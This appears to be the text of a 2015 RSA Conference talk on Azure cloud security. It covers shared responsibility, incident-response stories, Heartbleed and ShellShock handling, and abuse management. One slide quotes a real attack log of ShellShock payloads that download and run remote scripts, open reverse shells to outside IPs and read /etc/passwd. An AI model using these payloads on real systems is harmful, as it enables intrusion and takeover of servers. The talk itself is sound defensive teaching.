RSAConference2015

Singapore | 22-24 July | Marina Bay Sands

CHANGE

Challenge today's security thinking

SESSION ID: CDS-F02

Assume Breach:
An Inside Look at Cloud Service Provider Security

David B. Cross

General Manager, Azure Security
Microsoft
@DavidCross_MS

#RSAC

Microsoft Cloud Security Overview

Protect

- Security Development Lifecycle & Operational Security Assurance
- Network and Identity Isolation
- Least Privilege / Just-in-Time (JIT) Access
- Vulnerability / Update Management

Detect

- Auditing and Certification
- Live Site Penetration Testing
- Centralized Logging and Monitoring
- Fraud and Abuse Detection

Respond

- Breach Containment
- Coordinated Security Response
- Customer Notification

Clouds Are Appealing to Adversaries

- Easily available free trials
- Anonymity
- Tons of compute power
- Limitless storage
- IP blocks rich with Internet-exposed services
- Concentration of vulnerable assets
- High bi-directional bandwidth

Cloud Security is a Shared Responsibility


- Azure:
  - Perform BigData analysis for intrusion detection of Azure infrastructure
  - Manage monitoring and alerting of security events of the platform
  - Employ denial of service attack mitigations and detections
  - Respond to fraud/abuse and sends Azure security notifications
- Customers:
  - Configure security of their subscription and applications
  - Security monitoring on their Virtual Machines, Roles, Website, etc.
  - Can add extra layers of deploying Azure provided security controls
  - Respond to alerts from tenant security monitoring and Azure Security notifications

Let me share a few *internal* stories…

RSAConference2015

Singapore | 22-24 July | Marina Bay Sands

A Day in the Life of an Incident Responder




#RSAC

Azure Security Incident Response

- Goal is to protect, defend and respond to our customer needs
- Let’s look at some illustrative examples
  - These are not hypothetical or foreshadowing
  - These are real incidents that have occurred this year (names redacted and changed of course)


Compromised VMs: An Example



Note: although we do not monitor customer VMs and applications without their permission, we do automatically monitor the overall traffic, unusual spikes in activity and suspicious connections

Customer Response

- We notified the customer of potential compromise
  - They were happy we alerted them
  - They immediately analyzed their logs, both on the VM and in Azure Storage:



- They noticed that the A/V in their VMs had been turned off

Azure Logging

- And event logs showed some...unusual…activity a few days prior:

Security Number of events: 2,011 (!) New events available

Keywords	Date and Time	Source	Event ID	Task Category
Audit Success	10/27/2014 7:03:12 PM	Microsoft Windows security au...	4688	Process Creation
Audit Success	10/27/2014 7:03:12 PM	Microsoft Windows security au...	4688	Process Creation
Audit Success	10/27/2014 7:02:59 PM	Microsoft Windows security au...	4732	Security Group Management
Audit Success	10/27/2014 7:02:59 PM	Microsoft Windows security au...	4688	Process Creation
Audit Success	10/27/2014 7:02:59 PM	Microsoft Windows security au...	4688	Process Creation
Audit Success	10/27/2014 7:02:53 PM	Microsoft Windows security au...		
Audit Success	10/27/2014 7:02:53 PM	Microsoft Windows security au...		
Audit Success	10/27/2014 7:02:53 PM	Microsoft Windows security au...		

Event 4732, Microsoft Windows security auditing.

General | Details

A member was added to a security-enabled local group.

Subject:
Security ID: RD00155D50287A\contosoadmin
Account Name: contosoadmin
Account Domain: RD00155D50287A
Logon ID: 0x15F0FB

Member:
Security ID: RD00155D50287A\user1
Account Name: -

Group:
Security ID: BUILTIN\Administrators
Group Name: Administrators
Group Domain: Builtin

Additional Information:
Privileges: -

Log Name: Security
Source: Microsoft Windows security
Logged: 10/27/2014 7:02:59 PM
Event ID: 4732
Task Category: Security Group Management
Level: Information
Keywords: Audit Success
User: N/A
Computer: RD00155D50287A
OpCode: Info
More Information: Event Log Online Help

Audit Success	10/27/2014 7:03:12 PM	Microsoft Windows security au...	4688	Process Creation
Audit Success	10/27/2014 7:02:59 PM	Microsoft Windows security au...	4732	Security Group Management
Audit Success	10/27/2014 7:02:59 PM			

A member was added to a security-enabled local group.

Subject:
Security ID: RD00155D50287A\contosoadmin
Account Name: contosoadmin
Account Domain: RD00155D50287A
Logon ID: 0x15F0FB

Member:
Security ID: RD00155D50287A\user1
Account Name: -

Group:
Security ID: BUILTIN\Administrators
Group Name: Administrators
Group Domain: Builtin

Azure Logging

- The customer had **not** been regularly looking at the logs
  - Or pulling them into the on-premise SIEM they normally use…
  - Alerts and activity were clear and breach activity would have been immediately detected!

- Lesson: It requires both Azure and the customers monitor the assets in the cloud end-to-end
  - It is not a strict wall between the two responsibilities

Another Example: ShellShock

ActivityTime	Request
9/25/2014 6:54	()+{+:;};+/bin/bash+-c+"wget+http://fake.itv247.net/bash/index.php"
9/25/2014 9:26	()+{+:;};+/bin/bash+-c+"wget+http://19vision.com/19.php+-O+/tmp/tmp1238129282"
9/25/2014 10:24	()+{+:;};+/bin/bash+-c+"curl+http://laravel.pw/a.php"
9/25/2014 12:09	()+{+:;};+/bin/sh+-i+>;AMP;+/dev/tcp/101.5.211.158/8080+0>;AMP;1
9/25/2014 12:34	()+{+:;};+/bin/cat+/etc/passwd
9/25/2014 13:03	()+{+:;};+/bin/bash+-c+"wget+http://psicologoweb.net/mc/s.php"
9/25/2014 14:13	()+{+:;};+/bin/bash+-c+"telnet+namesense.com+7700"
9/25/2014 15:31	()+{+:;};+/bin/bash+-c+"wget+http://91.207.254.60/.../bash.php?pass=/cgi-sys/defaultwebpage.cgi"
9/25/2014 18:48	()+{+:;};+/bin/cat+/tmp/1
9/25/2014 19:05	()+{+:;};+/bin/bash+-c+"ls"
9/25/2014 23:16	()+{+:;};+/bin/bash+-i+>;AMP;+/dev/tcp/188.165.234.95/445+0>;AMP;1
9/26/2014 3:45	()+{+:;};+/bin/bash+-c+"wget+-O+/var/tmp/wow1+208.118.61.44/wow1;perl+/var/tmp/wow1;rm+-rf+/var/tmp/wow1"
9/26/2014 4:25	User-Agent:+()+{+:;};+/bin/bash+-c+"wget+http://psicologoweb.net/mc/s.php/11st.co.kr"
9/26/2014 5:44	()+{+:;};+/bin/bash+-c+'/bin/bash+-i+>;AMP;+/dev/tcp/195.225.34.101/3333+0>;AMP;1'
9/26/2014 7:04	User-Agent:+()+{+:;};+sudo+yum+update+bash
9/26/2014 7:05	()+{+:;};+/bin/bash+-c+"wget+--delete-after+http://stelradradiators.ru/_files/File/test.php"
9/26/2014 10:16	()+{+:;};+/bin/bash+-c+"wget+--delete-after+http://remika.ru/userfiles/file/test.php"
10/2/2014 1:24	()+{+:;};+/bin/bash+-c+"wget+ellrich.com/legend.txt+-O+/tmp/.apache;killall+-9+perl;perl+/tmp/.apache;rm+-rf+/tmp/.apache"

- Botnet Building 101
- 9/24: ShellShock Disclosed
- Attacks begin almost immediately
- IaaS (Linux) VMs Attacked become zombies

- Lesson: stay current for all critical security patches!

Tenant-level Breach Notification

- Notification provided to tenant admins
- Require tenant response / remediation
- 48 hour notice > Immediate Deployment Suspension > Disable Subscription

Microsoft Azure

The Microsoft Azure Safeguards Team has detected an outbound Denial of Service (DoS) attack originating from your Azure deployment (VIP: , Name:).

It is likely that your deployment has been compromised and is being used in this attack without your knowledge. Azure has seen widespread abuse of a vulnerability in Bash, commonly known as ShellShock, to launch Denial of Service (DoS) attacks from unwilling Azure tenants (details: https://www.us-cert.gov/ncas/alerts/TA14-268A).

We recommend that you fully patch all software, follow your OS vendor's security best practices, and close unnecessary external endpoints immediately. You should then monitor bandwidth usage carefully to ensure that the attack has been fully mitigated.

The Microsoft Azure Safeguards Team ensures that customers abide by the terms of use and investigates allegations of misuse.


Top Risks Resulting in Tenant Breach

Risk	Mitigation
Internet Exposed RDP or SSH Endpoints	Network ACLs or Host-based Firewall; Strong passwords; VPN or SSH Tunnels
Virtual Machine Missing Security Patches	Keep Automatic Updates Enabled
Web Application Vulnerability	Securing Azure Web Applications; Vulnerability scan/penetration test
Weak Admin/Co-Admin Credentials	Azure Multi-Factor Authentication; Subscription Management Certificate
Unrestricted SQL Endpoint	Azure SQL Firewall
Storage Key Disclosure	Manage Access to Storage Resources
Insufficient Security Monitoring	Azure Security and Log Management

RSAConference2015

Singapore | 22-24 July | Marina Bay Sands


How we Protect the Infrastructure



#RSAC

Responding to Incidents

- Example: the FTP Bug timeline
- Background of Incident:
  - Data uploaded to Azure Websites through FTP was accessible to other customers




Our Internal Tracking Process


- **Heartbleed**
  - OpenSSL Privilege Escalation
  - Broad media attention
  - Azure Infrastructure: < 24 hours to declare all clear
  - Scanned public Azure and notified vulnerable customers
- **ShellShock**
  - Bash Privilege Escalation
  - Less publicity than Heartbleed yet higher risk
  - Azure Infrastructure: 2 hours to declare “all clear”
  - Scanned public Azure and notified vulnerable customers
- **MS14-066**
  - Windows Schannel Privilege Escalation
  - Began roll out of updated of updated images within 6mins of patch release
  - Notified impacted customers via Azure Security Advisory

	Service/Feature/Device	Investigation Complete	Uses OpenSSL	Vulnerable
Azure	Cloud Services (Web and Worker Role)	✓	No	No
	Virtual Machines (IaaS) Windows	✓	No	No
	Virtual Machines (IaaS) Linux	✓	Yes	Yes
	Windows Azure Traffic Manager (WATM)	✓	No	No
	Virtual Networking	✓	No	No
	Storage (Tables, Blobs, Queues)	✓	No	No
	Web sites	✓	Yes	No
	Mobile Services	✓	Yes	No
	Service Bus	✓	No	No
	Tasks	✓	No	No
	Workflow	✓	No	No
	CDN	✓	Yes	No
	StorSimple	✓	Yes	No
Azure Active Directory	Microsoft Online Directory Service	✓	No	No
	Organizational Identity	✓	No	No
	Access Control Service	✓	No	No
	Rights Management Service	✓	No	No
	Identity Access Management	✓	No	No
	Multi-factor Authentication	✓	Yes	No
Quick Create Gallery	Ubuntu (all versions)	✓	Yes	No
	OpenSuse	✓	Yes	No
	CentOS	✓	Yes	No
	Puppet Server	✓	Yes	No
	Chef	✓	Yes	No
	Oracle SQL VM	✓	Yes	No
	Windows (all flavors)	✓	No	No

Heartbleed Status Tracking

Network Attack Protection: Cloud vs. Cloud






Cloud Provider C

- 35M packets per second of attack traffic
- Azure OneDDoS drops < 90% of DoS traffic at Edge
- The cause….cloud vs. cloud

RSAConference2015


Singapore | 22-24 July | Marina Bay Sands

Managing Abuse



#RSAC

Growth of Abuse Cases Over Time



Types of Abuse

- SPAM
- Phishing
- DoS
- Hacking
- Copyright Infringement
- Illegal Activities
- …

Report Abuse at:
https://cert.microsoft.com

Abuse Incident

- Customer received this notification from Azure incident response team:

Microsoft

Azure

Action Required

The Azure Safeguards Team has received a security violation or misuse complaint about activity originating from your Azure Subscription

The Azure Safeguards Team recently received notice of (TYPE) activity originating from your Azure deployment (VIP: , Name:). We have included the details of the complaint

In Depth Analysis of Abuse Attacks

- The customer (Linux) VMs had been compromised
- They actually did monitor all their logs
  - But they did not received any alerts
  - Azure detected attacker due compromise VMs used to attack others – e.g. DoS
- What happened?
  - They asked Microsoft Support for help…
  - Deeper analysis of many VMs was necessary

Azure Security: Forensic Analysis


- In Azure, we can perform detailed large-scale forensics analysis of VMs
  - This is an emerging area that is currently in private preview with select customers
- We do this for trial VMs that have been shutdown for fraud, abuse and other bad behavior to collect/detect such indicators
  - We don’t execute this on customer assets without their consent
  - Would be intrusion and violation of our data privacy agreement

